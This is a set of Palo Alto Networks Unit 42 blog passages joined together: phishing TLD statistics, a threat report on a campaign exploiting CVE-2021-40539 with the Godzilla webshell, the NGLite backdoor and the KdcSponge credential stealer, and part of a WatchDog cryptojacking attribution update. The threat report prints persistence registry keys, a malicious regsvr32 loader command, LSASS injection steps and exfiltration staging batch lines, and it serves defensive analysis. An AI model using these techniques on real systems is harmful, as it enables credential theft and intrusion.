Half of the top 10 phishing TLDs are not in the top 10 TLDs by total size, providing evidence that phishers prefer some TLDs over others. By randomly sampling phishing domains at these five TLDs, we observe that they often target the brands of the largest tech companies, such as social networks, payment solutions, secure messaging apps and webmail providers. Phishing domains targeting brands fall into different domain squatting categories that we discussed in our cybersquatting blog post. We also find more generic phishing domains containing words like login, support and account. The third category of phishing domains is related to specific trending topics such as COVID-19. We did a deep dive into COVID-19 related domains when the pandemic was still relatively new.
Furthermore, some ccTLDs such as .pw and .tk have a glaringly high number of malicious domains registered, comparable to the population of these regions – or even higher. The .tk TLD also has more phishing domains registered than the population of Tokelau. If we compare the malicious domain to population ratio (the malicious domain per capita count) of these ccTLDs to Germany’s .de ccTLD, we find ratios that are hundreds or even hundreds of thousands times higher. For example, this ratio is 271,768, 2,373 and 610 times larger, respectively for .tk, .pw and .ws, compared to .de. Considering only phishing domains, the same ratio is 462,098 and 20,286 times larger for .tk and .pw than for .de.
ccTLD
Malicious domains per capita compared to .de
Phishing domains per capita compared to .de
.tk
271,768
462,098
.pw
2,373
20,286
.ws
610
11.44
Table 2. Comparing malicious domains and phishing domains per capita to .de, which has a relatively low incidence of malicious domains, to the more commonly abused TLDs .tk, .pw and .ws.
One of the most fascinating stories in the domain name world is how .tk, the ccTLD of a small Pacific island called Tokelau, became one of the most populous TLDs in the world. Domain registrations contributed at one point one-sixth of Tokelau’s income. Their TLD became popular by providing free domain registrations, where the source of income for the TLD operator is through advertisement rather than domain registration fees. Unfortunately, their domain registration policy also invites abuse, spam and a large amount of sensitive content, as we can observe in Table 1.
In fact, the TLDs .tk, .ga, .cf and .ml, all run by Freenom, appear on our list of top TLDs hosting phishing, and some of them also appear on our lists of top TLDs for other malicious categories. Freenom’s fifth TLD, .gq, also appears on our top sensitive category list and barely missed the top 10 for malicious categories. Of note, all these ccTLDs are owned by developing countries where the income from registered domains might outweigh the issues arising with malicious registrations. This is in contrast with a TLD like .de, where monetary loss from cybercrime dwarfs the revenue from domain registrations.
In addition to the TLDs offering free registrations, TLDs like .xyz and .icu follow another strategy by offering cheap domains – typically only a couple of dollars. Their pricing strategy has allowed them to become two of the most popular TLDs among benign and malicious users alike. Their popularity can make it challenging for them to combat offending domains, even if they are determined to do so, as in the case of .xyz.
We confirm previous research showing that free or cheap domain registration leads to a high level of abuse. Additionally, the same paper found that restricted registration leads to a lower abuse rate. Other researchers have tried to devise registration policy strategies to decrease malicious registrations. Unfortunately, the domain naming ecosystem is complex, and far-reaching changes are not likely to occur in the near future.
TLDs With the Highest Rate of Malicious Domains
Malicious
Phishing
Malware
Grayware
C2
TLD
MAD
TLD
MAD
TLD
MAD
TLD
MAD
TLD
MAD
zw
30.37
pw
43.48
zw
38.05
sbs
89.66
cyou
7.95
bd
26.18
quest
32.00
bd
30.98
tokyo
66.08
pw
6.72
ke
25.38
ke
17.28
ke
28.69
xyz
40.94
ws
4.25
am
18.48
date
15.47
am
24.46
cam
21.21
gq
4.03
sbs
17.58
cyou
13.80
cd
16.07
date
18.56
cf
3.84
date
15.38
support
11.38
date
13.12
cm
16.21
ml
3.81
pw
13.35
win
8.55
bid
12.81
casa
15.78
ga
3.36
quest
11.92
rest
7.14
ml
12.00
uno
11.77
info
2.93
cd
11.88
casa
6.45
ws
10.68
email
8.39
su
2.74
bid
10.96
help
5.47
icu
9.08
stream
7.38
best
2.44
Table 3. The TLDs hosting the highest rate of malicious domains..
The MAD score is the median of the absolute deviation from the median. As shown in Table 3, we calculate the MAD score for the ratio of malicious to all domains in a TLD. We use the MAD score as a malicious reputation to compare TLDs to the median. MAD score is better to use than standard deviation when large outliers bias the average. For example, the .com TLD appears near average malicious when considering -0.06 standard deviation. However, the MAD score is 0.81, telling us that the .com TLD is more malicious than the median TLD.
In Table 3, we can find that some TLDs have a high proportion of malice, and they are rarely the same as top TLDs by count . A few TLDs have an extremely high ratio of malicious domains, such as .zw, .bd and .ke. The high rate of malice is unexpected for these TLDs, as registering a domain in them is four to 14 times more expensive than registering in the .com TLD. To our surprise, we found that a significant portion of the malicious domains in these TLDs are not registered with malicious intent but are compromised instead. The per capita GDP of these regions is 60 to 30 times lower than that of the U.S., which suggests a lower budget and less expertise for setting up websites in these TLDs. Consequently, we expect lower-quality websites – confirmed by inspecting random samples of domain names – and hence more security holes.
One interesting case is .cm, a top TLD for phishing (No. 12) and grayware (No. 6). We conjecture that criminals prefer .cm for phishing attacks due to its similarity to .com, making domains registered at this TLD less conspicuous in phishing attacks.
Sensitive TLD Categories
TLD
Ratio
MAD
casino
0.88
54.05
xxx
0.86
52.67
poker
0.84
51.22
porn
0.81
49.88
bet
0.66
40.35
sex
0.60
35.97
sexy
0.54
32.39
adult
0.39
22.74
gq
0.29
16.63
webcam
0.26
14.57
Table 4. Top category-specific TLDs for sensitive categories.
Next to malicious content, we at Palo Alto Networks track sensitive or risky categories organizations might want to block. For example, both educational and government institutions often prefer to block adult and gambling sites. Our customers can block entire TLDs using our External Dynamic List feature, such as the sensitive-category-specific TLDs .xxx and .casino.
In Table 4, we can note that several TLDs have a high proportion of domains in sensitive categories. Even though we track many sensitive categories, mostly adult and gambling TLDs made it to our top list of sensitive-category-specific TLDs. Another category frequent at certain TLDs is “Proxy Avoidance and Anonymizers,” common at TLDs such as .gq, .ga, .ml and .tk.
Conclusion
We observe that the vast majority of malicious domains can be found at a handful of TLDs, providing an opportunity to them to help with fighting cybercrime. We also find TLDs many MAD scores above the median, suggesting that we can devise a TLD reputation to help in classifying domain names as malicious or benign. We also confirmed TLDs specific to sensitive categories that our customers can block using our External Dynamic List.
Palo Alto Networks offers multiple security subscriptions, including Advanced URL Filtering and DNS Security, that can be used to block malicious and sensitive category domains, including those discussed in this blog.
Acknowledgements
We want to thank Arun Kumar, Daiping Liu, Erica Naone, Laura Novak and Oleksii Starov for their invaluable input on this blog post.
On Sept. 16, 2021, the US Cybersecurity and Infrastructure Security Agency (CISA) released an alert warning that advanced persistent threat (APT) actors were actively exploiting newly identified vulnerabilities in a self-service password management and single sign-on solution known as ManageEngine ADSelfService Plus. The alert explained that malicious actors were observed deploying a specific webshell and other techniques to maintain persistence in victim environments; however, in the days that followed, we observed a second unrelated campaign carry out successful attacks against the same vulnerability.
As early as Sept. 17 the actor leveraged leased infrastructure in the United States to scan hundreds of vulnerable organizations across the internet. Subsequently, exploitation attempts began on Sept. 22 and likely continued into early October. During that window, the actor successfully compromised at least nine global entities across the technology, defense, healthcare, energy and education industries.
Following initial exploitation, a payload was uploaded to the victim network which installed a Godzilla webshell. This activity was consistent across all victims; however, we also observed a smaller subset of compromised organizations who subsequently received a modified version of a new backdoor called NGLite. The threat actors then used either the webshell or the NGLite payload to run commands and move laterally to other systems on the network, while they exfiltrated files of interest simply by downloading them from the web server. Once the actors pivoted to a domain controller, they installed a new credential-stealing tool that we track as KdcSponge.
Both Godzilla and NGLite were developed with Chinese instructions and are publicly available for download on GitHub. We believe threat actors deployed these tools in combination as a form of redundancy to maintain access to high-interest networks. Godzilla is a functionality-rich webshell that parses inbound HTTP POST requests, decrypts the data with a secret key, executes decrypted content to carry out additional functionality and returns the result via a HTTP response. This allows attackers to keep code likely to be flagged as malicious off the target system until they are ready to dynamically execute it.
NGLite is characterized by its author as an “anonymous cross-platform remote control program based on blockchain technology.” It leverages New Kind of Network (NKN) infrastructure for its command and control (C2) communications, which theoretically results in anonymity for its users. It's important to note that NKN is a legitimate networking service that uses blockchain technology to support a decentralized network of peers. The use of NKN as a C2 channel is very uncommon. We have seen only 13 samples communicating with NKN altogether – nine NGLite samples and four related to a legitimate open-source utility called Surge that uses NKN for file sharing.
Finally, KdcSponge is a novel credential-stealing tool that is deployed against domain controllers to steal credentials. KdcSponge injects itself into the Local Security Authority Subsystem Service (LSASS) process and will hook specific functions to gather usernames and passwords from accounts attempting to authenticate to the domain via Kerberos. The malicious code writes stolen credentials to a file but is reliant on other capabilities for exfiltration.
Palo Alto Networks customers are protected against this campaign through the following:
Cortex XDR local analysis blocks the NGLite backdoor.
All known samples (Dropper, NGLite, KdcSponge) are classified as malware in WildFire.
Cortex Xpanse can accurately identify Zoho ManageEngine ADSelfServicePlus, ManageEngine Desktop Central or ManageEngine ServiceDeskPlus Servers across customer networks.
Initial Access
Beginning on Sept. 17 and continuing through early October, we observed scanning against ManageEngine ADSelfService Plus servers. Through global telemetry, we believe that the actor targeted at least 370 Zoho ManageEngine servers in the United States alone. Given the scale, we assess that these scans were largely indiscriminate in nature as targets ranged from education to Department of Defense entities.
Upon obtaining scan results, the threat actor transitioned to exploitation attempts on Sept. 22. These attempts focused on CVE-2021-40539, which allows for REST API authentication bypass with resultant remote code execution in vulnerable devices. To achieve this result, the actors delivered uniquely crafted POST statements to the REST API LicenseMgr.
While we lack insight into the totality of organizations that were exploited during this campaign, we believe that, globally, at least nine entities across the technology, defense, healthcare, energy and education industries were compromised. Following successful exploitation, the actor uploaded a payload which deployed a Godzilla webshell, thereby enabling additional access to a victim network. The following leased IP addresses in the United States were observed interacting with compromised servers:
Following the deployment of the webshell, which appears consistent across all victims, we also identified the use of additional tools deployed in a subset of compromised networks. Specifically, the actors deployed a custom variant of an open-source backdoor called NGLite and a credential-harvesting tool we track as KdcSponge. The following sections provide detailed analysis of these tools.
Malware
At the time of exploitation, two different executables were saved to the compromised server: ME_ADManager.exe and ME_ADAudit.exe. The ME_ADManager.exe file acts as a dropper Trojan that not only saves a Godzilla webshell to the system, but also installs and runs the other executable saved to the system, specifically ME_ADAudit.exe. The ME_ADAudit.exe executable is based on NGLite, which the threat actors use as their payload to run commands on the system.
ME_ADManager.exe Dropper
After initial exploitation, the dropper is saved to the following path:
Analysis of this file revealed that the author of this payload did not remove debug symbols when building the sample. Thus, the following debug path exists within the sample and suggests the username pwn was used to create this payload:
c:\Users\pwn\documents\visual studio 2015\Projects\payloaddll\Release\cmd.pdb
Upon execution, the sample starts off by creating the following generic mutex found in many code examples freely available on the internet, which is meant to avoid running more than one instance of the dropper:
cplusplus_me
The dropper then attempts to write a hardcoded Godzilla webshell, which we will provide a detailed analysis of later in this report, to the following locations:
The dropper then creates the folder %APPDATA%\ADManager and copies itself to %APPDATA%\ADManager\ME_ADManager.exe before creating the following registry keys to persistently run after reboot:
Software\Microsoft\Windows\CurrentVersion\Run\ME_ADManager.exe : %APPDATA%\ADManager\ME_ADManager.exe Software\Microsoft\Windows\CurrentVersion\Run\ME_ADAudit.exe : %SYSTEM32%\ME_ADAudit.exe The dropper then copies ADAudit.exe from the current directory to the following path and runs the file with WinExec: %SYSTEM32%\ME_ADAudit.exe
The dropper does not write the ME_ADAudit.exe file to disk, meaning the threat actor must upload this file to the server prior to the execution of the dropper, likely as part of the initial exploitation of the CVE-2021-40539 vulnerability. During our analysis of multiple incidents, we found that the ME_ADAudit.exe sample maintained a consistent SHA256 hash of 805b92787ca7833eef5e61e2df1310e4b6544955e812e60b5f834f904623fd9f, therefore suggesting that the actor deployed the same customized version of the NGLite backdoor against multiple targets.
Godzilla Webshell
As mentioned previously, the initial dropper contains a Java Server Page (JSP) webshell hardcoded within it. Upon analysis of the webshell, it was determined to be the Chinese-language Godzilla webshell V3.00+. The Godzilla webshell was developed by user BeichenDream, who stated they created this webshell because the ones available at the time would frequently be detected by security products during red team engagements. As such, the author advertises it will avoid detection by leveraging AES encryption for its network traffic and that it maintains a very low static detection rate across security vendor products.
Figure 1. Detections on VirusTotal for Godzilla webshells.
It’s no surprise that the Godzilla webshell has been adopted by regional threat groups during their intrusions, as it offers more functionality and network evasion than other webshells used by the same groups, such as ChinaChopper.
The JSP webshell itself is fairly straightforward in terms of functionality and maintains a lightweight footprint. Its primary function is to parse an HTTP POST, decrypt the content with the secret key and then execute the payload. This allows attackers to keep code likely to be flagged as malicious off the target system until they are ready to dynamically execute it.
The below image shows the initial part of the default JSP webshell as well as the decrypt function.
Figure 2. Header of a default Godzilla JSP webshell.
Of note are the variables xc and pass in the first and second lines of the code shown in Figure 2. These are the main components that change each time an operator generates a new webshell, and the variables represent the secret key used for AES decryption within that webshell.
When you generate the webshell manually, you specify a plaintext pass and key. By default, these are pass and key.
Figure 3. Godzilla default webshell values.
To figure out how these are presented in the webshell itself, we can take a look at the Godzilla JAR file.
Below, you can see the code substitutes the strings in one of the embedded webshell templates under the /shells/cryptions/JavaAES/GenerateShellLoder function.
Figure 4. GenerateShellLoder function in Generate.class file.
Thus we know the xc variable in the webshell will be the AES secret key, as indicated in the template.
We observed that the xc value appears to be a hash, and under the /core/shell/ShellEntity.class file, we can see the code takes the first 16 characters of the MD5 hash for a plaintext secret key.
With that, we know then that the xc value of 3c6e0b8a9c15224a is the first 16 characters of the MD5 hash for the word key.
Given this, the xc and pass variables are the two primary fields that can be used for tracking and attempting to map activity across incidents. For the purpose of this blog, we generated a Godzilla webshell with the default options for analysis; however, the only differences between the default one and the ones observed in attacks are different xc and pass values.
One important characteristic of this webshell is that the author touts the lack of static detection and has tried to make this file not stand out through avoiding keywords or common structures that might be recognized by security product signatures. One particularly interesting static evasion technique is the use of a Java ternary conditional operator to indicate decryption.
The conditional here is m?1:2 – m is a boolean value passed to this function, as shown previously in Figure 2. If m is True, then the first expression constant (1) is used. Otherwise, the second (2) is passed. Referring to the Java documentation, 1 is ENCRYPT_MODE, whereas 2 is DECRYPT_MODE.
Figure 5. JavaX crypto constants meaning.
When the webshell executes this function x, it does not set the value of m, thus forcing m to False and setting it to decrypt.
To understand the capabilities of Godzilla then, we can take a look in /shells/payloads/java/JavaShell.class. This class file contains all of the functions provided to the operator. Below is an example of the getFile function.
As evidenced by the names of the functions, the Godzilla webshell offers numerous payloads for navigating remote systems, transferring data to and from, remote command execution and enumeration.
These payloads will be encrypted with the secret key previously described, and the operating software will send an HTTP POST to the compromised system containing the data.
Additionally, if we examine the core/ui/component/dialog/ShellSetting.class file (shown below), the initAddShellValue() function contains the default configuration settings for remote network access. Therefore, elements such as static HTTP headers and User-Agent strings can be identified in order to aid forensic efforts searching web access logs for potential compromise.
To illustrate, below is a snippet of the web server access logs that show the initial exploit using the Curl application and sending the custom URL payload to trigger the CVE-2021-40539 vulnerability. It then shows the subsequent access of the Godzilla webshell, which has been placed into the hardcoded paths by the initial dropper. By reviewing the User-Agent, we can determine that the time from exploit to initial webshell access took just over four minutes for the threat actor.
- /./RestAPI/LicenseMgr "-" X.X.X.X Y.Y.Y.Y POST [00:00:00] - - 200 "curl/7.68.0" - /help/admin-guide/reports.jsp "-" X.X.X.X Y.Y.Y.Y POST [+00:04:07] - - 200 "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0"
Custom NGLite
NGLite is an open-source backdoor written in the Go language (specifically Go version 1.13). It is available for download from a public GitHub repository. NGLite is a backdoor Trojan that is only capable of running commands received through its C2 channel. While the capabilities are standard for a backdoor, NGLite uses a novel C2 channel that leverages a decentralized network based on the legitimate NKN to communicate between the backdoor and the actors.
The NKN touts that their decentralized network uses a public blockchain and can support communication between millions of peers, each of which are identified by a unique NKN address instead of the typical network identifiers, such as IP addresses. Therefore, the immediate IP address that the NGLite tool communicates with in its C2 channel is just a peer in the decentralized network and is unlikely to represent the threat actor’s network location. This design makes detection and prevention of the NGLite C2 communication channel difficult.
Fortunately, the use of NKN as a C2 channel is very uncommon. We have seen only 13 samples communicating with NKN altogether – nine NGLite samples and four related to an open-source utility called Surge that uses NKN for file sharing. Eight of the nine known NGLite samples were scanned by VirusTotal. Four were undetected, three were detected by one antivirus and the remaining sample was detected by five. This low detection rate suggests that NGLite had very little antivirus coverage during this attack campaign.
As mentioned in the previous section, the dropper creates registry keys and executes a custom variant of the NGLite backdoor (SHA256: 805b92787ca7833eef5e61e2df1310e4b6544955e812e60b5f834f904623fd9f) saved at the following path:
C:\Windows\system32\ME_ADAudit.exe
The data structures within the Go-based backdoor contain the following path, which is used to store the main source code for this custom variant of NGLite on the developers’ system:
/mnt/hgfs/CrossC2-2.2/src/ng.com/lprey/main.go
Based on this path, one might surmise that the actor used CrossC2 to build a cross platform Cobalt Strike C2 payload; however, we have no reason to believe that this payload is actually based on CrossC2, as the payload is a customized version of the publicly available NGLite backdoor.
It is possible that the threat actors included the CrossC2 string in the path as a misdirection, hoping to confuse threat analysts into thinking they are delivering a Cobalt Strike payload. We have seen the following NGLite samples using this same source code path dating back to Aug. 11, which suggests that this threat actor has been using this tool for several months:
The custom NGLite sample used in this campaign checks the command line arguments for g or group value. If this switch is not present, the payload will use the default string 7aa7ad1bfa9da581a7a04489896279517eef9357b81e406e3aee1a66101fe824 in what NGLite refers to as its seed identifier.
The payload will create what it refers to as a prey id, which is generated by concatenating the MAC address of the system network interface card (NIC) and IPv4 address, with a hyphen (-) separating the two. This prey identifier will be used in the C2 communications.
The NGLite payload will use the NKN decentralized network for C2 communications. See the NKN client configuration in the sample below:
Figure 7. Embedded NKN client configuration.
The sample first starts by reaching out to seed.nkn[.]org over TCP/30003, specifically with an HTTP POST request that is structured as follows:
Figure 8. Initial NKN HTTP POST.It also will send HTTP POST requests with monitor_03 as the prey id, as seen in the following:
Figure 9. HTTP Post containing “prey id.”
The seed.nkn[.]org server responds to this request with the [prey id (MAC-IPv4)] within the JSON structured as follows:
This suggests the payload will communicate with the peer at 66.115.12.89 over TCP/30003. The seed.nkn[.]org server then responds to the monitor_03 request with the following, which suggests the payload will communicate with 54.204.73.156 over TCP/30003:
After obtaining the response from seed.nkn[.]org, the payload will issue an HTTP GET request to the IP address and TCP port provided in the addr field within the JSON. These HTTP requests will appear as follows, but keep in mind that these systems are not actor-controlled; rather, they are just the first peer in a chain of peers that will eventually return the actor’s content:
Figure 10. NKN peering.Eventually, the network communications between the custom NGLite client and server are encrypted using AES with the following key:
WHATswrongwithUu
The custom NGLite sample will start by sending the C2 an initial beacon that contains the result of the whoami command with the string #windows concatenated, as seen in the following:
[username]#windows
After sending the initial beacon, the NGLite sample will run a sub-function called Preylistener that creates a server that listens for inbound requests. The sample will also listen for inbound communications and will attempt to decrypt them using a default AES key of 1234567890987654. It will run the decrypted contents as a command via the Go method os/exec.Command. The results are then encrypted using the same AES key and sent back to the requester.
Post-exploitation Activity
Upon compromising a network, the threat actor moved quickly from their initial foothold to gain access to other systems on the target networks by running commands via their NGLite payload and the Godzilla webshell. After gaining access to the initial server, the actors focused their efforts on gathering and exfiltrating sensitive information from local domain controllers, such as the Active Directory database file (ntds.dit) and the SYSTEM hive from the registry. Shortly after, we observed the threat actors installing the KdcSponge credential stealer, which we will discuss in detail next. Ultimately, the actor was interested in stealing credentials, maintaining access and gathering sensitive files from victim networks for exfiltration.
Credential Harvesting and KdcSponge
During analysis, Unit 42 found logs that suggest the threat actors used PwDump and the built-in comsvcs.dll to create a mini dump of the lsass.exe process for credential theft; however, when the actor wished to steal credentials from a domain controller, they installed their custom tool that we track as KdcSponge.
The purpose of KdcSponge is to hook API functions from within the LSASS process to steal credentials from inbound attempts to authenticate via the Kerberos service (“KDC Service”). KdcSponge will capture the domain name, username and password to a file on the system that the threat actor would then exfiltrate manually through existing access to the server.
We know of two KdcSponge samples, both of which were named user64.dll. They had the following SHA256 hashes:
To launch the KdcSponge credential stealer, the threat actor will run the following command to load and execute the malicious module:
regsvr32 /s user64.dll
Upon first execution, the regsvr32 application runs the DllRegisterServer function exported by user64.dll. The DllRegisterServer function resolves the SetSfcFileException function within sfc_os.dll and attempts to disable Windows File Protection (WFP) on the c:\windows\system32\kdcsvc.dll file. It then attempts to inject itself into the running lsass.exe process by:
1. Opening the lsass.exe process using OpenProcess.
2. Allocating memory in the remote process using VirtualAllocEx.
3. Writing the string user64.dll to the allocated memory using WriteProcessMemory.
4. Calling LoadLibraryA within the lsass.exe process with user64.dll as the argument, using RtlCreateUserThread.
Now that user64.dll is running within the lsass.exe process, it will start by creating the following registry key to establish persistence through system reboots:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\KDC Service : regsvr32 /s user64.dll
From there, the sample will check to make sure the system is running a Kerberos service by attempting to obtain a handle to one of the following modules:
kdcsvc.dll kdccli.dll Kdcsvs.dll
KdcSponge tries to locate three undocumented API functions – specifically KdcVerifyEncryptedTimeStamp, KerbHashPasswordEx3 and KerbFreeKey – using the following three methods:
Identifies the version of Kerberos module and uses hardcoded offsets to API functions to hook.
Reaches out to Microsoft’s symbol server to find the offset to API functions within Kerberos module and confirms the correct functions by comparing to hardcoded byte sequences.
Searches the Kerberos module for hardcoded byte sequences.
The primary method in which KdcSponge locates the API functions to hook is based on determining the version of the Kerberos module based on the TimeDateStamp value within the IMAGE_FILE_HEADER section of the portable executable (PE) file. Once the version of the Kerberos module is determined, KdcSponge has hardcoded offsets that it will use to hook the appropriate functions within that version of the module. KdcSponge looks for the following TimeDateStamp values:
If KdcSponge was unable to determine the version of the Kerberos module and the domain controller is running Windows Server 2016 or Server 2019 (major version 10), the payload will reach out to Microsoft's symbol server (msdl.microsoft.com) in an attempt to find the location of several undocumented API functions. The sample will issue an HTTPS GET request to a URL structured as follows, with the GUID portion of the URL being the GUID value from the RSDS structure in the IMAGE_DEBUG_TYPE_CODEVIEW section of the PE:
The sample will save the results to a file in the following location, again with the GUID for the filename being the GUID value from the RSDS structure in the IMAGE_DEBUG_TYPE_CODEVIEW section:
As mentioned above, we believe the reason the code reaches out to the symbol server is to find the locations of three undocumented Kerberos-related functions: KdcVerifyEncryptedTimeStamp, KerbHashPasswordEx3 and KerbFreeKey. The sample is primarily looking for these functions in the following libraries:
If these functions are found, the sample searches for specific byte sequences, as seen in Table 1, to confirm the functions are correct and to validate they have not been modified.
Table 1. Undocumented functions and byte sequences used by KdcSponge to confirm the correct functions for Windows major version 10.
If the domain controller is running Windows Server 2008 or Server 2012 (major version 6), KdcSponge does not reach out to the symbol server and instead will search the entire kdcsvc.dll module for the byte sequences listed in Table 2 to find the API functions.
Table 2. Undocumented functions and byte sequences used by KdcSponge to locate the sought after functions.
Once the KdcVerifyEncryptedTimeStamp, KerbHashPasswordEx3 and KerbFreeKey functions are found, the sample will attempt to hook these functions to monitor all calls to them with the intention to steal credentials. When a request to authenticate to the domain controller comes in, these functions in the Kerberos service (KDC service) are called, and the sample will capture the inbound credentials. The credentials are then written to disk at the following location:
The stolen credentials are encrypted with a single-byte XOR algorithm using 0x55 as the key and written to the system.dat file one per line in the following structure:
While attribution is still ongoing and we have been unable to validate the actor behind the campaign, we did observe some correlations between the tactics and tooling used in the cases we analyzed and Threat Group 3390 (TG-3390, Emissary Panda, APT27).
Specifically, as documented by SecureWorks in an article on a previous TG-3390 operation, we can see that TG-3390 similarly used web exploitation and another popular Chinese webshell called ChinaChopper for their initial footholds before leveraging legitimate stolen credentials for lateral movement and attacks on a domain controller. While the webshells and exploits differ, once the actors achieved access into the environment, we noted an overlap in some of their exfiltration tooling.
SecureWorks stated the actors were using WinRar masquerading as a different application to split data into RAR archives within the Recycler directory. They provided the following snippet from a Batch file deployed to do this work:
@echo off c:\windows\temp\svchost.exe a -k -r -s -m5 -v1024000 -padmin-windows2014 “e:\recycler\REDACTED.rar” “e:\ProgramData\REDACTED\” Exit
From our analysis of recent attacks on ManageEngine ADSelfService Plus, we observed the same technique – with the same order and placement of the parameters passed to a renamed WinRar application.
@echo off dir %~dp0>>%~dp0\log.txt %~dp0\vmtools.exe a -k -r -s -m5 -v4096000 -pREDACTED "e:\$RECYCLE.BIN\REDACTED.rar" "E:\Programs\REDACTED\REDACTED"
Once the files had been staged, in both cases they were then made accessible on externally facing web servers. The threat actors would then download them through direct HTTP GET requests.
Conclusion
In September 2021, Unit 42 observed an attack campaign in which the actors gained initial access to targeted organizations by exploiting a recently patched vulnerability in Zoho’s ManageEngine product, ADSelfService Plus, tracked in CVE-2021-40539. At least nine entities across the technology, defense, healthcare, energy and education industries were compromised in this attack campaign.
After exploitation, the threat actor quickly moved laterally through the network and deployed several tools to run commands in order to carry out their post-exploitation activities. The actor heavily relies on the Godzilla webshell, uploading several variations of the open-source webshell to the compromised server over the course of the operation. Several other tools have novel characteristics or have not been publicly discussed as being used in previous attacks, specifically the NGLite backdoor and the KdcSponge stealer. For instance, the NGLite backdoor uses a novel C2 channel involving the decentralized network known as the NKN, while the KdcSponge stealer hooks undocumented functions to harvest credentials from inbound Kerberos authentication attempts to the domain controller.
Unit 42 believes that the actor’s primary goal involved gaining persistent access to the network and the gathering and exfiltration of sensitive documents from the compromised organization. The threat actor gathered sensitive files to a staging directory and created password-protected multi-volume RAR archives in the Recycler folder. The actor exfiltrated the files by directly downloading the individual RAR archives from externally facing web servers.
The following coverages across the Palo Alto Networks platform pertain to this incident:
Threat Prevention signature ZOHO corp ManageEngine Improper Authentication Vulnerability was released on Sept. 20 as threat ID 91676.
NGLite backdoor is blocked by Cortex XDR’s local analysis.
All known samples (Dropper, NGLite, KdcSponge) are classified as malware in WildFire.
Cortex Xpanse can accurately identify Zoho ManageEngine ADSelfServicePlus, ManageEngine Desktop Central, or ManageEngine ServiceDeskPlus Servers across customer networks.
If you think you may have been impacted, please email unit42-investigations@paloaltonetworks.com or call (866) 486-4842 – (866) 4-UNIT42 – for U.S. toll free, (31-20) 299-3130 in EMEA or (65) 6983-8730 in JAPAC. The Unit 42 Incident Response team is available 24/7/365.
Special thanks to Unit 42 Consulting Services and the NSA Cybersecurity Collaboration Center for their partnership, collaboration and insights offered in support of this research.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Software\Microsoft\Windows\CurrentVersion\Run\ME_ADManager.exe Software\Microsoft\Windows\CurrentVersion\Run\ME_ADAudit.exe HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\KDC Service
New evidence has emerged that suggests the group WatchDog was behind a cryptojacking campaign that we attributed to TeamTNT in a blog published on June 8, 2021. This updated information changed our view on the evidence initially gathered by Unit 42 researchers.
Specifically, the domain oracle.zzhreceive[.]top was originally linked to TeamTNT operations due to the usage of the term zzhreceive, which has been witnessed within several TeamTNT operations. Given recent developments and the growing analytic visibility within the cloud research community, this domain has now been attributed to the cryptojacking operations associated with the group WatchDog. The following is an update of our original blog, more accurately aligned to the current intelligence community information regarding WatchDog’s mimicry of TeamTNT operations.
Executive Summary
The copying and incorporation of cryptomining operational codebase or script functions have become a central behavioral indicator of cryptojacking groups and their operations. Unit 42 researchers have identified tactics, techniques and procedures (TTPs) used by the TeamTNT cryptojacking group being used by the WatchDog cryptojacking group. The new scripts from WatchDog are overtly copying TeamTNT infrastructure naming conventions and using a known WatchDog C2 hosting system, 199.199.226[.]117.
With the identification of these new WatchDog scripts, Unit 42 researchers found that techniques that have been synonymous with the TeamTNT group have gone missing. For instance, the new scripts do not:
Exfiltrate any identified credentials found on the compromised cloud instances.
Use the network scanning tool zgrab.
Researchers have also observed that the new WatchDog scripts do not use the exploit-laden GoLang binaries traditionally associated with WatchDog.
While WatchDog is believed to be the author of these new scripts, several of the scripts were found within TeamTNT-owned public malware repositories. It appears that WatchDog may be attempting to expand their cryptojacking operations, while simultaneously masking their operations to appear more like the known cryptojacking operations performed by TeamTNT.
The stealing, hijacking or incorporation of cryptojacking TTPs within other cryptojacking operations has become a common trend within cryptojacking groups. Most notably, TeamTNT was reported to have copied the code used to detect and remove Alibaba Cloud Security from compromised instances from the Kinsing group. Also, cryptojacking groups such as “Rocke” began as a forked GitHub repository from the cryptojacking operation created by “The 8220 Mining Group.” This operation shares up to 30% of its cryptomining code base with tools developed by the group “Pacha.” Pacha and Rocke were subsequently involved in a documented crypto war, which has lasted nearly two years. While little research has been written on recent Pacha operations, Rocke is still developing new malware.
Palo Alto Networks customers running Prisma Cloud are protected from the threats presented in this report through the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives. Additionally, Palo Alto Networks VM-Series and CN-Series products offer cloud protections that can prevent network connections from cloud instances toward known malicious IP addresses and URLs.
New WatchDog Malware
There are two samples that show the evolution of WatchDog techniques to mimic TeamTNT operations, 36ca9f84864ad022c255b7d91e75997f035716e4df5dc1c90ee2651f092f5d79 and 49366ae4766492d94136ca1f715a37554aa6243686c66bf3c6fbb9da9cb2793d. These samples, first witnessed on Dec. 5 and 11, 2020, respectively, show the direct replacement of the known WatchDog C2 infrastructure with new C2 infrastructure. As shown in Figure 1, the original WatchDog infrastructure, in the dark blue rectangle, has been commented out of the bash script functionality and replaced with the new infrastructure seen in the light blue rectangle.
Figure 1. WatchDog infrastructure replacement.
The new script also makes use of the exact URL address directory tree pattern that is present within the known WatchDog operations, with the directories b2f628 (red) and b2f628fff19fda999999999 (orange), as shown in Figure 2.
Figure 2. URL directory pattern.
These two samples contain a hardcoded Monero (XMR) wallet address and an associated mining pool, as shown in Figure 3.
Figure 3. Monero wallet and associated mining pool.
Mining Pools
If these changes are indeed new TeamTNT behaviors, which is highly unlikely, it would represent the first time the TeamTNT cryptojacking operations have used a mining pool outside their traditional Monero mining pool, MoneroOcean[.]stream. This cryptojacking operation introduces two new mining pools never before known to be used by TeamTNT actors, but have been witnessed within WatchDog operations. These mining pools are nanopool[.]org, shown in Figure 4, and f2pool[.]com, shown in Figure 5. The new mining pools are both instructed to use the Monero wallet address, 43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz.
Figure 4. Nanopool mining operation.
Figure 5. F2pool mining operation.
Mining Pool Worker Information
